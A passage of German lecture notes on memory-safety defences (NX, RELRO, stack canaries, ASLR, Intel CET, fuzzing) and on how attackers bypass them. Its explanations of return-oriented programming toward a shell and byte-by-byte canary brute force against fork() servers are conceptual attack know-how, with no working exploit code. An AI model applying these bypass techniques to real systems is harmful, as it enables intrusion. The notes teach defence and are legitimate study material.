11.2.1 NX (No-Execute) / W^X

Speicherseiten sind entweder beschreibbar (Write) ODER ausführbar (Execute), niemals beides gleichzeitig.

- **Effekt:** Verhindert die Ausführung von Code auf dem Stack oder Heap (klassische Shellcode-Injection).
- Auch bekannt als DEP (Data Execution Prevention).

11.2.2 RELRO (Relocation Read-Only)

Schützt die *Global Offset Table (GOT)*, die Funktionsadressen dynamischer Bibliotheken enthält.

- **Partial RELRO:** GOT steht nach dem Linken fest, bleibt aber schreibbar.
- **Full RELRO:** GOT wird beim Start komplett aufgelöst und danach auf *Read-Only* gesetzt. Verhindert GOT-Overwrites.

11.2.3 Stack Canaries

Ein Zufallswert ("Kanarienvogel") wird zwischen lokalen Puffer und Rücksprungadresse (Return Address) auf dem Stack platziert.

- Vor dem `ret` prüft die Funktion, ob der Canary noch intakt ist.
- Bei einem Buffer Overflow wird der Canary zwangsläufig mit überschrieben → Programmabbruch, bevor der Angreifer den Kontrollfluss umleiten kann.
- **Limitierung:** Kann durch Info-Leaks oder Brute-Force (siehe Fork-Server) umgangen werden.

11.3 OS-Level Schutzmaßnahmen

11.3.1 ASLR (Address Space Layout Randomization)

Randomisiert die Adressen von Stack, Heap und Bibliotheken bei jedem Programmstart.

- Angreifer kennen die Adressen für Sprungziele oder Shellcode nicht.
- **PIE (Position Independent Executable):** Nötig, damit auch das Hauptprogramm-Segment (Text-Segment) an zufällige Adressen geladen werden kann.
- **Schwäche:** Ein einziges *Information Leak* (Offenlegung einer Speicheradresse) kann ausreichen, um die Offsets zu berechnen und ASLR zu umgehen.

11.3.2 Guard Pages

Nicht-zugreifbare Speicherseiten (`PROT_NONE`) werden zwischen Speicherbereichen platziert. Ein Zugriff (Überlauf) löst einen `SIGSEGV` (Segfault) aus.

11.4 Obfuscation

Verschleierung des Codes, um Reverse Engineering zu erschweren (z.,B. Entfernen von Symboltabellen/Stripping, Umbenennen von Funktionen). Dies ist jedoch nur "Security by Obscurity".

12 Fortgeschrittene Angriffe

Wenn Code Injection durch NX verhindert wird, nutzen Angreifer **Code Reuse Attacks**.

12.1 ROP (Return-Oriented Programming)

Statt eigenen Code einzuschleusen, nutzt der Angreifer vorhandene Code-Schnipsel (**Gadgets**) im Programm oder in Bibliotheken (libc).

- **Gadget:** Eine kurze Instruktionsfolge, die mit `ret` endet (z.,B. `pop rdi; ret`).
- **Funktionsweise:** Der Angreifer manipuliert den Stack so, dass er eine Kette von Rücksprungadressen legt. Jedes `ret` springt zum nächsten Gadget.
- Damit lassen sich Register füllen und Systemaufrufe (z.,B. `execve("/bin/sh")`) konstruieren.

12.2 Fork-Server Brute-Force

Gegenmaßnahme gegen ASLR und Canaries bei Servern, die `fork()` nutzen.

- `fork()` erzeugt eine exakte Kopie des Elternprozesses (identisches Speicherlayout, identischer Canary).
- Der Angreifer kann den Canary Byte für Byte erraten:
  1. Rate Byte 1.
  2. Crash? → Falsch, neuer Fork, nächster Versuch.
  3. Kein Crash? → Richtig, weiter zu Byte 2.
- Da der Canary bei einem Crash im Kindprozess nicht neu generiert wird (da der Elternprozess weiterläuft und neu forkt), ist Brute-Force möglich.

13 Hardware-gestützte Sicherheit (CFI)

Control-Flow Integrity (CFI) soll sicherstellen, dass der Kontrollfluss nur vorgegebene Pfade nimmt. Hardware-Lösungen wie **Intel CET** (Control-flow Enforcement Technology) bieten effizienten Schutz.

13.1 Shadow Stack (SHSTK)

Ein zweiter, isolierter Stack, der nur Rücksprungadressen speichert.

- Bei `CALL`: Rücksprungadresse kommt auf den normalen Stack UND den Shadow Stack.
- Bei `RET`: Der Prozessor vergleicht die Adressen von beiden Stacks.
- Bei Ungleichheit (durch Buffer Overflow auf dem normalen Stack) wird das Programm gestoppt.

13.2 Indirect Branch Tracking (IBT)

Schutz gegen ROP/JOP bei indirekten Sprüngen.

- Compiler markiert valide Sprungziele mit einer speziellen Instruktion (`ENDBR`).
- Ein indirekter Sprung muss auf einer `ENDBR`-Instruktion landen, sonst wirft die CPU eine Exception.

14 Erkennung von Schwachstellen

14.1 Statische Analyse

Untersuchung des Quellcodes ohne Ausführung.

- Findet Strukturfehler und bekannte Muster.
- Probleme: Viele False-Positives, "State Explosion" bei komplexen Pfaden.

14.2 Dynamische Analyse

Untersuchung während der Ausführung.

- **Sanitizer (z.,B. ASan):** Kompilierzeit-Instrumentierung, die Speicherzugriffe zur Laufzeit prüft (erkennt OOB, Use-after-Free). Kostet Performance.

14.3 Fuzzing

Automatisiertes Testen mit zufälligen oder mutierten Eingaben, um Crashes zu provozieren.

- **Orakel:** Kriterium, um Fehler zu erkennen (z.,B. Crash, oder AddressSanitizer-Meldung).
- **Coverage-guided Fuzzing:** Der Fuzzer bevorzugt Eingaben, die neue Code-Pfade erreichen, um die Testabdeckung zu maximieren.